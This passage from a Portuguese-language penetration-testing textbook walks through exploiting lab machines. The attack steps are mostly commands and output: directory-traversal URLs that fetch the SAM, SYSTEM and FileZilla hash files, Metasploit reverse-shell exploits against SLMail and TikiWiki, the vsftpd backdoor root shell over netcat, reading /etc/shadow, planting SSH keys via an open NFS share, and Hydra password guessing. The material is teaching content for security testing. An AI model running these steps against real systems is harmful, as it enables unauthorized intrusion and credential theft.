Esse comando deve baixar o *meterpreter.php* para o diretório Apache do alvo por meio do TFTP, como mostrado na figura 8.4.

```
Transfer successful: 1373 bytes in 1 second, 1373 bytes/s
```

Figura 8.4 – Transferindo arquivos com o TFTP.

Agora podemos navegar para *http://192.168.20.10/meterpreter.php* e abrir um Meterpreter shell. (Não se esqueça de reiniciar o handler para capturar a conexão com o Meterpreter antes de executar o script.) Como você pode ver, embora tenhamos usado um ataque diferente daquele em que fizemos o upload de um arquivo por meio do WebDAV, chegamos ao mesmo lugar: temos um Meterpreter shell a partir do servidor web ao usarmos o acesso ao servidor MySQL para fazer o upload de arquivos.

Vamos dar uma olhada agora em como atacar o outro servidor web no sistema Windows XP.

NOTA Essa não é a única maneira pela qual podemos explorar o acesso ao banco de dados. Por exemplo, se um banco de dados MS SQL da Microsoft for encontrado, pode ser que seja possível usar a função `xp_cmdshell()`, que atua como um shell de comandos embutido no sistema. Por questões de segurança, ele está desabilitado em versões mais recentes do MS SQL, porém um usuário com privilégios de administrador poderá habilitá-lo novamente, possibilitando um acesso ao shell sem a necessidade de fazer nenhum upload.

Fazendo o download de arquivos críticos

Lembre-se de que, de acordo com o capítulo 6, nosso servidor Zervit na porta 3232 tem um problema de directory traversal (travessia de diretórios) que nos permitirá fazer o download de arquivos do sistema remoto sem a necessidade de autenticação. Podemos fazer o download do arquivo de configuração *boot.ini* do Windows (e de outros arquivos também) por meio do navegador, usando o URL a seguir:

```
http://192.168.20.10:3232/index.html?../../../../../../boot.ini
```

Usaremos esse recurso para baixar arquivos contendo hashes de senha (senhas criptografadas) do Windows, bem como de serviços instalados.

Fazendo o download de um arquivo de configuração

A instalação default do XAMPP está localizada em *C:\xampp*, portanto podemos esperar que o diretório do servidor FTP FileZilla esteja em *C:\xampp\FileZillaFtp*. Um pouco de pesquisa online sobre o FileZilla nos informa que ele armazena hashes de senha MD5 no arquivo de configuração *FileZilla Server.xml*. Conforme a robustez das senhas FTP armazenadas nesse arquivo, podemos usar o valor da hash MD5 para recuperar as senhas FTP dos usuários em formato texto simples.

Fizemos a captura da senha do usuário *georgia* no capítulo 7, porém nosso alvo pode ter contas adicionais. Vamos usar o servidor Zervit para fazer o download do arquivo de configuração do FileZilla a partir de *http://192.168.20.10:3232/index.html?../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml*. (Observe que *%20* corresponde à codificação hexa para um espaço em branco.) Parte do conteúdo do arquivo pode ser vista na listagem 8.4.

Listagem 8.4 – Arquivo de configuração de FTP do FileZilla

```
<User Name="georgia">
<Option Name="Pass">5f4dcc3b5aa765d61d8327deb882cf99</Option>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
--trecho omitido--
```

Como você pode ver, o arquivo de configuração contém duas contas de usuário [nos campos **User Name** (Nome do usuário)]: *georgia* e *newuser*. Agora tudo o que temos a fazer é descobrir suas senhas com base nas hashes armazenadas.

Daremos uma olhada em como transformar hashes de senha de volta em senhas que estejam em formato texto simples (incluindo hashes MD5) no próximo capítulo.

Fazendo download do arquivo SAM do Windows

Falando em senhas, além das senhas dos usuários de FTP, podemos tentar baixar o arquivo *SAM* (Security Accounts Manager) do Windows, que armazena as hashes do Windows. O arquivo SAM permanece oculto porque o utilitário Syskey do Windows criptografa as hashes das senhas no arquivo SAM usando o RC4 (Rivest Cipher 4) de 128 bits para prover uma segurança adicional. Mesmo que um invasor ou um pentester consiga ter acesso ao arquivo SAM, um pouco mais de trabalho é necessário para recuperar as hashes das senhas. Precisamos de uma chave para reverter a criptografia RC4 nas hashes. A chave de criptografia do utilitário Syskey, que se chama *bootkey*, está armazenada no arquivo SYSTEM do Windows. Devemos fazer o download tanto do arquivo SAM quanto do arquivo SYSTEM para recuperar as hashes e tentar revertê-las para senhas em formato texto simples. No Windows XP, esses arquivos estão localizados em *C:\Windows\System32\config*, portanto vamos tentar fazer o download do arquivo SAM a partir do URL a seguir:

```
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/system32/config/sam
```

Quando tentamos usar o Zervit para fazer o download desse arquivo, recebemos um erro de "file not found" (arquivo não encontrado). Parece que nosso servidor Zervit não tem acesso a esse arquivo. Felizmente, o Windows XP faz backup tanto do arquivo SAM quanto do arquivo SYSTEM no diretório *C:\Windows\repair* e, se tentarmos baixar esses arquivos a partir desse local, o Zervit poderá disponibilizá-los. Esses URLs devem funcionar:

```
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/repair/system
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/repair/sam
```

NOTA Assim como faremos com nossas hashes MD5, usaremos o arquivo SAM do Windows no próximo capítulo quando discutirmos os ataques às senhas com mais detalhes.

Explorando um buffer overflow em um software de terceiros

No capítulo 6, não descobrimos, com certeza, se o servidor SLMail em nosso alvo Windows XP é vulnerável ao problema CVE-2003-0264 do POP3. O número da versão informado pelo SLMail (5.5) parece estar de acordo com a vulnerabilidade, portanto vamos tentar explorá-la. O módulo correspondente do Metasploit, que é o *windows/pop3/seattlelab_pass*, está classificado como *great* (ótimo). (Uma classificação desse nível indica que é improvável que sejam causadas falhas no serviço em caso de erro.)

O *Windows/pop3/seattlelab_pass* tenta explorar um buffer overflow (transbordamento de buffer) no servidor POP3. Para usá-lo, sua configuração é semelhante àquela usada no exploit MS08-067, como mostrado na listagem 8.5.

Listagem 8.5 – Explorando o SLMail 5.5 POP3 com o Metasploit

```
msf > use windows/pop3/seattlelab_pass
msf  exploit(seattlelab_pass) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/debug_trap                                     normal  Generic x86 Debug Trap
--trecho omitido--

msf  exploit(seattlelab_pass) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.20.10    yes       The target address
   RPORT  110              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf  exploit(seattlelab_pass) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf  exploit(seattlelab_pass) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1566) at 2015-01-07 19:57:22 -0500

meterpreter >
```

A execução desse exploit deverá nos fornecer uma nova sessão do Meterpreter no alvo Windows XP, ou seja, outra maneira de assumir o controle do sistema. (No capítulo 13, que discute a pós-exploração de falhas, veremos o que fazer depois que tivermos uma sessão Meterpreter em um alvo.)

Explorando aplicações web de terceiros

No capítulo 6, usamos o web scanner Nikto em nosso alvo Linux e descobrimos uma instalação do software CMS do TikiWiki na versão 1.9.8, com uma vulnerabilidade de execução de código no script *graph_formula.php*. Uma pesquisa por *TikiWiki* no Metasploit retorna diversos módulos, como mostrado na listagem 8.6.

Listagem 8.6 – Informações para a exploração do TikiWiki

```
msf  exploit(seattlelab_pass) > search tikiwiki

Matching Modules
================

   Name                                        Disclosure Date        Rank      Description
   ----                                        ---------------        ----      -----------

   --trecho omitido--

❶exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10 00:00:00 UTC excellent TikiWiki graph_
                                                                                 formula Remote
                                                                                 PHP Code
                                                                                 Execution
```

```
   exploit/unix/webapp/tikiwiki_jhot_exec       2006-09-02 00:00:00 UTC excellent TikiWiki jhot
                                                                                  Remote Command
                                                                                  Execution
--trecho omitido--
msf  exploit(seattlelab_pass) > info unix/webapp/tikiwiki_graph_formula_exec
       Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
     Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
  --trecho omitido--
  TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker
  to execute arbitrary PHP code. The issue is due to
  'tiki-graph_formula.php' script not properly sanitizing user input
  supplied to create_function(), which may allow a remote attacker to
  execute arbitrary PHP code resulting in a loss of integrity.
References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5423
  http://www.osvdb.org/40478❷
  http://www.securityfocus.com/bid/26006
```

De acordo com os nomes dos módulos, *unix/webapp/tikiwiki_graph_formula_exec* ❶ parece ser aquele que devemos usar porque contém *graph_formula* em seu nome. Nossa suposição é confirmada quando executamos `info` no módulo. O número OSVDB ❷ listado nas referências à *unix/webapp/tikiwiki_graph_formula_exec* corresponde à nossa saída do Nikto, obtida no capítulo 6.

As opções desse módulo são diferentes dos nossos exemplos anteriores de exploit, como mostrado na listagem 8.7.

Listagem 8.7 – Usando o exploit para o TikiWiki

```
msf  exploit(seattlelab_pass) > use unix/webapp/tikiwiki_graph_formula_exec
msf  exploit(tikiwiki_graph_formula_exec) > show options
Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain❶
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   URI      /tikiwiki        yes       TikiWiki directory path❷
   VHOST                     no        HTTP server virtual host❸
Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic

msf  exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.20.11
RHOST => 192.168.20.11
```

Podemos definir um proxy chain ❶ e/ou um host virtual ❸ para o servidor TikiWiki, porém não será necessário nesse caso. Podemos deixar o URI definido com a localização default, que é */tikiwiki* ❷.

Esse exploit envolve a execução de comandos PHP, portanto nossos payloads naturalmente serão baseados em PHP. O uso do comando `show payloads` (Listagem 8.8) revela que podemos usar o Meterpreter baseado em PHP ❶ como fizemos em nosso exploit para o XAMPP. Também será necessário definir nossa opção `LHOST` ❷ novamente.

Listagem 8.8 – Explorando o TikiWiki com o Metasploit

```
msf  exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp ❶
payload => php/meterpreter/reverse_tcp

msf  exploit(tikiwiki_graph_formula_exec) > set LHOST 192.168.20.9 ❷
LHOST => 192.168.20.110
msf  exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki ❸
pass_tiki : tikipassword
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39217 bytes) to 192.168.20.11
[*] Meterpreter session 5 opened (192.168.20.9:4444 -> 192.168.20.11:54324) at 2015-01-07
    20:41:53 -0500

meterpreter >
```

Como você pode ver, enquanto exploramos a instalação do TikiWiki, o módulo do Metasploit descobriu as credenciais ❸ para o banco de dados do TikiWiki. Infelizmente, o servidor MySQL não está ouvindo a rede, portanto essas credenciais não podem ser utilizadas para um comprometimento adicional. Mesmo assim, devemos tomar nota delas, pois elas poderão vir a calhar na fase de pós-exploração de falhas.

Explorando um serviço comprometido

No capítulo 6, observamos que o servidor FTP no alvo Linux disponibiliza um banner para o Very Secure FTP 2.3.4, que é a versão substituída por um binário contendo um backdoor (porta dos fundos). Como o código oficial, em certo momento, foi restaurado pelos criadores do Vsftpd, a única maneira de descobrir se o servidor em nosso alvo Linux contém o código de backdoor é testando-o. (Não precisamos nos preocupar com a possibilidade de causar falhas no serviço caso ele não seja vulnerável: se esse servidor não contiver o código de backdoor, iremos obter somente um erro de login quando usarmos a carinha feliz.)

Forneça qualquer nome de usuário que você quiser e adicione um :) no final (veja a listagem 8.9.) Utilize qualquer senha também. Se o backdoor estiver presente, ele será acionado sem a necessidade de credenciais válidas.

Listagem 8.9 – Acionando o backdoor do Vsftpd

```
root@kali:~# ftp 192.168.20.11
Connected to 192.168.20.11.
220 (vsFTPd 2.3.4)
Name (192.168.20.11:root): georgia:)
331 Please specify the password.
Password:
```

Percebemos que o login fica travado após a senha. Isso nos diz que o servidor FTP continua processando nossa tentativa de login, e se consultarmos a porta FTP novamente, ela continuará a responder. Vamos usar o Netcat para tentar uma conexão com a porta 6200, em que o root shell deverá ser iniciado se o backdoor estiver presente.

```
root@kali:~# nc 192.168.20.11 6200
# whoami
root
```

Com certeza, temos um root shell. Os privilégios de root nos concedem controle total sobre nossa máquina-alvo. Por exemplo, podemos obter as hashes de senha do sistema por meio do comando `cat /etc/shadow`. Salve a hash da senha do usuário *georgia* (*georgia:1CNp3mty6$|RWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::*) em um arquivo chamado *linuxpasswords.txt*. Tentaremos transformar essa hash em uma senha em formato texto simples no capítulo 9.

Explorando os compartilhamentos NFS abertos

A essa altura, sabemos que o alvo Linux exportou a pasta home do usuário *georgia* por meio do NFS e que esse compartilhamento está disponível a qualquer pessoa, sem a necessidade de fornecer credenciais. Entretanto isso pode não representar muito risco à segurança se não pudermos usar o acesso para ler ou escrever em arquivos sensíveis.

Lembre-se de que, quando fizemos o scanning da montagem do compartilhamento NFS no capítulo 6, vimos o diretório *.ssh*. Esse diretório pode conter as chaves SSH privadas do usuário, bem como as chaves usadas para autenticar um usuário por meio do SSH. Vamos ver se podemos explorar esse compartilhamento. Comece efetuando a montagem do compartilhamento NFS em nosso sistema Kali.

```
root@kali:~# mkdir /tmp/mount
root@kali:~# mount -t nfs -o nolock 192.168.20.11:/export/georgia /tmp/mount
```

Isso não parece muito promissor à primeira vista porque *georgia* não tem nenhum documento, imagem ou vídeo; somente alguns exemplos simples de buffer overflow que serão usados no capítulo 16. Não parece haver nenhuma informação crítica aqui, porém, antes de tirarmos conclusões precipitadas, vamos ver o que há no diretório *.ssh*.

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
```

Agora temos acesso às chaves SSH de *georgia*. O arquivo *id_rsa* contém sua chave privada e *id_rsa.pub* contém sua chave pública correspondente. Podemos ler ou até mesmo alterar esses valores, e podemos escrever no arquivo SSH *authorized_keys*, que administra uma lista de chaves SSH públicas autorizadas a fazer login como o usuário *georgia*. E como temos privilégio de escrita, podemos adicionar nossa própria chave aqui, a qual nos permitirá ignorar a autenticação de senha quando fizermos login no alvo Ubuntu como *georgia*, conforme mostrado na listagem 8.10.

Listagem 8.10 – Gerando um novo par de chaves SSH

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
26:c9:b7:94:8e:3e:d5:04:83:48:91:d9:80:ec:3f:39 root@kali
The key's randomart image is:
+--[ RSA 2048]----+
| . o+B .         |
--trecho omitido--
+-----------------+
```

Inicialmente, geramos uma chave em nosso computador Kali usando `ssh-keygen`. Por padrão, nossa nova chave pública será gravada em */root/.ssh/id_rsa.pub* e nossa chave privada, em */root/.ssh/id_rsa*. Queremos acrescentar nossa chave pública ao arquivo *authorized_keys* para *georgia* no Ubuntu.

Em seguida, vamos concatenar a chave pública que acabou de ser gerada ao arquivo *authorized_keys* de *georgia*. Utilize o comando `cat` para enviar o conteúdo do arquivo */root/.ssh/id_rsa.pub ao arquivo authorized_keys de georgia,* concatenando-o.

```
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/mount/.ssh/authorized_keys
```

Agora devemos ser capazes de nos conectar via SSH ao alvo Linux por meio do usuário *georgia*. Vamos fazer uma tentativa.

```
root@kali:~# ssh georgia@192.168.20.11
georgia@ubuntu:~$
```

Isso funcionou muito bem. Podemos fazer uma autenticação bem-sucedida junto ao alvo Linux usando uma autenticação com chave pública.

Podemos também obter acesso se copiarmos a chave de *georgia* para o computador Kali. Para isso, inicialmente devemos apagar a identidade SSH que criamos.

```
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa
```

Agora copiamos a chave privada (*id_rsa*) de *georgia* e a chave pública (*id_rsa.pub*) para o diretório *.ssh* do usuário root no Kali e usamos o comando `ssh-add` para adicionar a identidade no agente de autenticação antes de tentarmos nos conectar com o alvo Linux usando o SSH.

```
root@kali:/tmp/mount/.ssh# cp id_rsa.pub ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# cp id_rsa ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh# ssh-add
Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)
root@kali:/tmp/mount/.ssh# ssh georgia@192.168.20.11
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686
georgia@ubuntu:~$
```

Mais uma vez, pudemos ter acesso ao alvo por meio da manipulação de chaves SSH. Partimos da capacidade de ler e escrever arquivos no diretório home de *georgia* e agora temos um shell no sistema Linux com o usuário *georgia*, sem a necessidade de fornecer uma senha.

Resumo

Neste capítulo, pudemos combinar as informações coletadas no capítulo 5 com as vulnerabilidades descobertas no capítulo 6 para explorar vários problemas comprometedores tanto no alvo Windows XP quanto no alvo Linux. Usamos diversas técnicas, incluindo atacar servidores web configurados indevidamente, pegar carona em software contendo um backdoor, tirar vantagem de um controle de acesso precário a arquivos sensíveis, explorar vulnerabilidades do sistema subjacente e explorar problemas em software de terceiros.

Agora que conseguimos fincar um pé nos sistemas, no próximo capítulo, vamos nos concentrar no cracking das senhas descobertas nesses sistemas.

CAPÍTULO 9

Ataques a senhas

Geralmente, as senhas representam o ponto que oferece a menor resistência em atividades de testes de invasão. Um cliente com um programa robusto de segurança pode corrigir a falta de patches do Windows e evitar a existência de softwares desatualizados, porém os usuários em si não podem ser corrigidos. Daremos uma olhada nos ataques aos usuários quando discutirmos a engenharia social no capítulo 11, porém, se pudermos adivinhar ou calcular corretamente a senha de um usuário, poderemos evitar totalmente o envolvimento desse no ataque. Neste capítulo, daremos uma olhada no uso de ferramentas para automatizar a execução de serviços em nossos alvos e enviar nomes de usuário e senhas. Além do mais, estudaremos o cracking de hashes das senhas obtidas no capítulo 8.

Gerenciamento de senhas

As empresas estão despertando para os riscos inerentes à autenticação baseada em senhas; ataques por meio de força bruta e palpites embasados representam riscos sérios às senhas fracas. Muitas empresas utilizam a biometria (impressões digitais ou scan de retina) ou uma autenticação de dois fatores[1] para atenuar esses riscos. Até mesmos os web services como o Gmail e o Dropbox oferecem autenticação de dois fatores, em que o usuário fornece uma senha, além de um segundo valor, por exemplo, os dígitos de um token eletrônico. Se a autenticação de dois fatores não estiver disponível, o uso de senhas fortes é mandatório para garantir a segurança da conta, pois tudo o que estiver entre o invasor e os dados sensíveis poderá se reduzir a uma simples string. Senhas fortes são longas, utilizam caracteres de classes com diversas complexidades e não são baseadas em palavras que se encontram em dicionários.

1 N.T.: Autenticação que proporciona mais segurança por exigir dois critérios, por exemplo, uma senha e o valor de um token.

As senhas que usamos neste livro são propositalmente ruins, mas, infelizmente, muitos usuários não se comportam de modo muito melhor quando se trata de senhas. As empresas podem forçar os usuários a criar senhas fortes, mas à medida que as senhas se tornam mais complexas, elas se tornam mais difíceis de lembrar. É provável que os usuários deixem uma senha da qual não conseguem se lembrar em um arquivo em seu computador, no smartphone ou até mesmo em um papel para recados, pois é mais fácil se lembrar delas dessa maneira. É óbvio que senhas que podem ser descobertas por aí em formato texto simples colocam em risco a segurança proporcionada pelo uso de uma senha forte.

Outro pecado mortal para um bom gerenciamento de senhas consiste em usar a mesma senha em vários sites. Em um cenário de pior caso, a senha fraca do CEO usada em um fórum web comprometido pode ser a mesma usada para o seu acesso corporativo aos documentos financeiros. A reutilização de senhas é algo para ter em mente ao realizar ataques a senhas; você poderá encontrar as mesmas senhas sendo usadas em vários sistemas e sites.

O gerenciamento de senhas apresenta um problema difícil para a equipe de TI e é provável que continue a ser um caminho frutífero para os invasores, a menos que ou até que a autenticação baseada em senhas seja completamente substituída por outro modelo.

Ataques online a senhas

Assim como usamos scans automatizados para descobrir vulnerabilidades, podemos usar scripts para tentar fazer login automaticamente em serviços e descobrir credenciais válidas. Utilizaremos ferramentas projetadas para automatizar ataques online a senhas ou para fornecer palpites para as senhas até o servidor responder com um login bem-sucedido. Essas ferramentas usam uma técnica chamada *força bruta*. As ferramentas que usam a força bruta tentam usar todas as combinações possíveis de nome de usuário e senha e, se houver tempo suficiente, elas *irão* descobrir credenciais válidas.

O problema com a força bruta é que, à medida que senhas mais fortes são usadas, o tempo necessário para descobri-las por meio dessa técnica passa de horas para anos e até mesmo para um tempo maior que a duração natural de sua vida. Provavelmente, poderemos descobrir credenciais funcionais mais facilmente se fornecermos palpites embasados sobre as senhas corretas a uma ferramenta automatizada de login. Palavras que se encontram em dicionários são fáceis de serem lembradas, portanto, apesar dos avisos de segurança, muitos usuários as incorporam nas senhas.

Usuários um pouco mais conscientes quanto à segurança colocam alguns números ou até mesmo um ponto de exclamação no final de suas senhas.

Listas de palavras

Antes de poder usar uma ferramenta para adivinhar senhas, é preciso ter uma lista de credenciais para experimentar. Se você não souber o nome da conta do usuário cuja senha você quer quebrar, ou se quiser simplesmente fazer o cracking do máximo possível de contas, é possível fornecer uma lista de nomes de usuário a ser percorrida pela ferramenta que adivinha senhas.

Listas de usuário

Ao criar uma lista de usuários, inicialmente procure determinar o esquema usado pelo cliente para os nomes de usuário. Por exemplo, se você estiver tentando invadir as contas de email dos funcionários, descubra o padrão seguido pelos endereços de email. Esse padrão corresponde ao *primeironome.sobrenome*, somente um primeiro nome ou é algo diferente?

Você pode dar uma olhada em bons candidatos a nomes de usuário em listas de primeiro nome e sobrenome comuns. É claro que haverá mais chances de os palpites terem mais sucesso se você puder descobrir os nomes dos funcionários de seu alvo. Se uma empresa usar a inicial do primeiro nome seguido de um sobrenome como o esquema para o nome do usuário, e eles tiverem um funcionário chamado John Smith, *jsmith* provavelmente será um nome válido de usuário. A listagem 9.1 mostra um exemplo bem sintético de lista de usuários. Provavelmente você irá querer uma lista mais extensa de usuários para usar em um contrato de teste de invasão de verdade.

Listagem 9.1 – Exemplo de lista de usuários

```
root@kali:~# cat userlist.txt
georgia
john
mom
james
```

Após ter criado a sua lista, salve os exemplos de nomes de usuário em um arquivo texto no Kali Linux, como mostrado na listagem 9.1. Essa lista será usada para realizar ataques online a senhas em “Descobrindo nomes de usuário e senhas com o Hydra” na página 253.

Lista de senhas

Além de uma lista de possíveis usuários, também precisaremos de uma lista de senhas, como mostrado na listagem 9.2.

Listagem 9.2 – Exemplo de lista de senhas

```
root@kali:~# cat passwordfile.txt
password
Password
password1
Password1
Password123
password123
```

Assim como nossa lista de nomes de usuário, essa lista de senhas é somente um pequeno exemplo (e um que espero que não resulte na descoberta de senhas corretas para contas demais no mundo real). Em um contrato de teste de invasão de verdade, você deverá usar uma lista de palavras bem mais longa.

Há muitas listas boas de senha disponíveis na Internet. Bons locais para procurar listas de palavras incluem *http://packetstormsecurity.com/Crackers/wordlists/* e *http://www.openwall.com/wordlists/*. Algumas listas de senha também estão incluídas no Kali Linux. Por exemplo, o diretório */usr/share/wordlists* contém um arquivo chamado *rockyou.txt.gz*. Esse arquivo contém uma lista de palavras compactada. Se o arquivo for descompactado com o utilitário gunzip do Linux, você terá cerca de 140 MB de senhas possíveis que poderão oferecer um bom ponto de partida. Além disso, algumas das ferramentas para cracking de senhas no Kali vêm com amostras de listas de palavras. Por exemplo, a ferramenta John the Ripper (que será usada na seção "Ataques offline a senhas" na página 255) inclui uma lista de palavras em */usr/share/john/password.lst*.

Para obter melhores resultados, personalize suas listas de palavras para um alvo em particular por meio da inclusão de palavras adicionais. Palpites embasados podem ser fornecidos de acordo com informações obtidas online sobre os funcionários. As informações a respeito de cônjuges, filhos, animais de estimação e hobbies podem colocar você no caminho certo. Por exemplo, se a CEO de seu alvo é uma grande fã de Taylor Swift nas redes sociais, considere acrescentar palavras-chave relacionadas a seus álbuns, suas músicas e seus namorados. Se a senha de seu alvo for *TaylorSwift13!*, você poderá confirmar isso usando métodos de adivinhação de senhas em muito menos tempo do que o necessário para processar toda uma lista

pré-compilada de palavras ou fazer uma tentativa baseada em força bruta. Outro aspecto a se ter em mente é(são) o(s) idioma(s) usado(s) pelo seu alvo. Muitos dos alvos de seu teste de invasão podem ser globais.

Além de dar palpites embasados em informações coletadas ao executar o reconhecimento, uma ferramenta como o ceWL, que é um gerador de lista de palavras personalizadas, pesquisará o site de uma empresa à procura de palavras a serem adicionadas à sua lista. A listagem 9.3 mostra como o ceWL pode ser usado para criar uma lista de palavras baseada no conteúdo de *www.bulbsecurity.com*.

Listagem 9.3 – Usando o ceWL para criar listas personalizadas de palavras

```
root@kali:~# cewl --help
cewl 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)
Usage: cewl [OPTION] ... URL
--trecho omitido--
--depth x, -d x: depth to spider to, default 2 ❶
--min_word_length, -m: minimum word length, default 3 ❷
--offsite, -o: let the spider visit other sites
--write, -w file: write the output to the file ❸
--ua, -u user-agent: useragent to send
--trecho omitido--
URL: The site to spider.
root@kali:~# cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com ❹
```

O comando `ceWL --help` lista as instruções para uso do ceWL. Utilize a opção `-d` (depth) ❶ para especificar quantos links o ceWL deve seguir no site-alvo. Se você achar que o seu alvo tem um requisito mínimo para o tamanho de uma senha, um tamanho mínimo de palavra poderá ser especificado por meio da opção `-m` ❷. Após ter definido suas opções, envie o resultado do ceWL para um arquivo usando a opção `-w` ❸. Por exemplo, para pesquisar *www.bulbsecurity.com* com profundidade (depth) igual a `1`, tamanho mínimo de palavra igual a `5` caracteres e enviar as palavras encontradas para o arquivo *bulbwords.txt*, utilize o comando mostrado em ❹. O arquivo resultante incluirá todas as palavras encontradas no site que atendam às suas especificações.

Outro método para criar listas de palavra consiste em gerar uma lista com todas as combinações possíveis de um dado conjunto de caracteres, ou uma lista com todas as combinações para uma quantidade especificada de caracteres. A ferramenta Crunch no Kali irá gerar esses conjuntos de caracteres para você. É claro

que, quanto mais possibilidades houver, mais espaço em disco será necessário para o armazenamento. Um exemplo bem simples de uso do Crunch está sendo mostrado na listagem 9.4.

Listagem 9.4 – Usando a força bruta em um keyspace com o Crunch

```
root@kali:~# crunch 7 7 AB
Crunch will now generate the following amount of data: 1024 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 128
AAAAAAA
AAAAAAB
--trecho omitido--
```

Esse exemplo gera uma lista de todas as combinações possíveis de sete caracteres somente dos caracteres *A* e *B*. Um exemplo mais útil, porém muito, muito maior consiste em digitar `crunch 7 8`, que irá gerar uma lista de todas as combinações possíveis de caracteres para uma string entre sete e oito caracteres de tamanho, usando o conjunto default de caracteres do Crunch formado pelas letras minúsculas. Essa técnica é conhecida como *keyspace brute-forcing*. Embora não seja viável tentar todas as possíveis combinações de caracteres para uma senha no intervalo de tempo de sua vida normal, é possível tentar subconjuntos específicos; por exemplo, se você souber que a política de senhas do cliente exige que elas tenham pelo menos sete caracteres, tentar todas as senhas de sete ou oito caracteres provavelmente resultará em sucesso no cracking – mesmo entre os raros usuários que não criaram suas senhas de acordo com uma palavra do dicionário.

NOTA Desenvolver uma lista ou um conjunto de listas de palavra sólidos é um processo em constante evolução. Para os exercícios deste capítulo, você pode usar a pequena lista de palavras de exemplo que criamos na listagem 9.2, porém, à medida que ganhar experiência em campo, você desenvolverá listas mais complexas que funcionarão de forma adequada nos contratos firmados com seus clientes.

Agora vamos ver como usar nossa lista de palavras para adivinhar senhas de serviços que estejam executando em nossos alvos.

Descobrindo nomes de usuário e senhas com o Hydra

Se você tiver um conjunto de credenciais que gostaria de experimentar em um serviço em execução que exija login, elas poderão ser inseridas manualmente, uma por uma, ou você poderá usar uma ferramenta para automatizar o processo. O Hydra é uma ferramenta online para adivinhar senhas que pode ser usada para testar nomes de usuário e senhas em serviços que estejam executando. (Seguindo a tradição de nomear as ferramentas de segurança de acordo com as vítimas dos trabalhos de Hércules, o Hydra recebeu seu nome por causa da serpente mitológica grega de várias cabeças.) A listagem 9.5 mostra um exemplo de uso do Hydra para adivinhar senhas online.

Listagem 9.5 – Usando o Hydra para adivinhar nomes de usuário e senhas do POP3

```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-12 15:29:26
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10   login: georgia   password: password❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-12 15:29:48
```

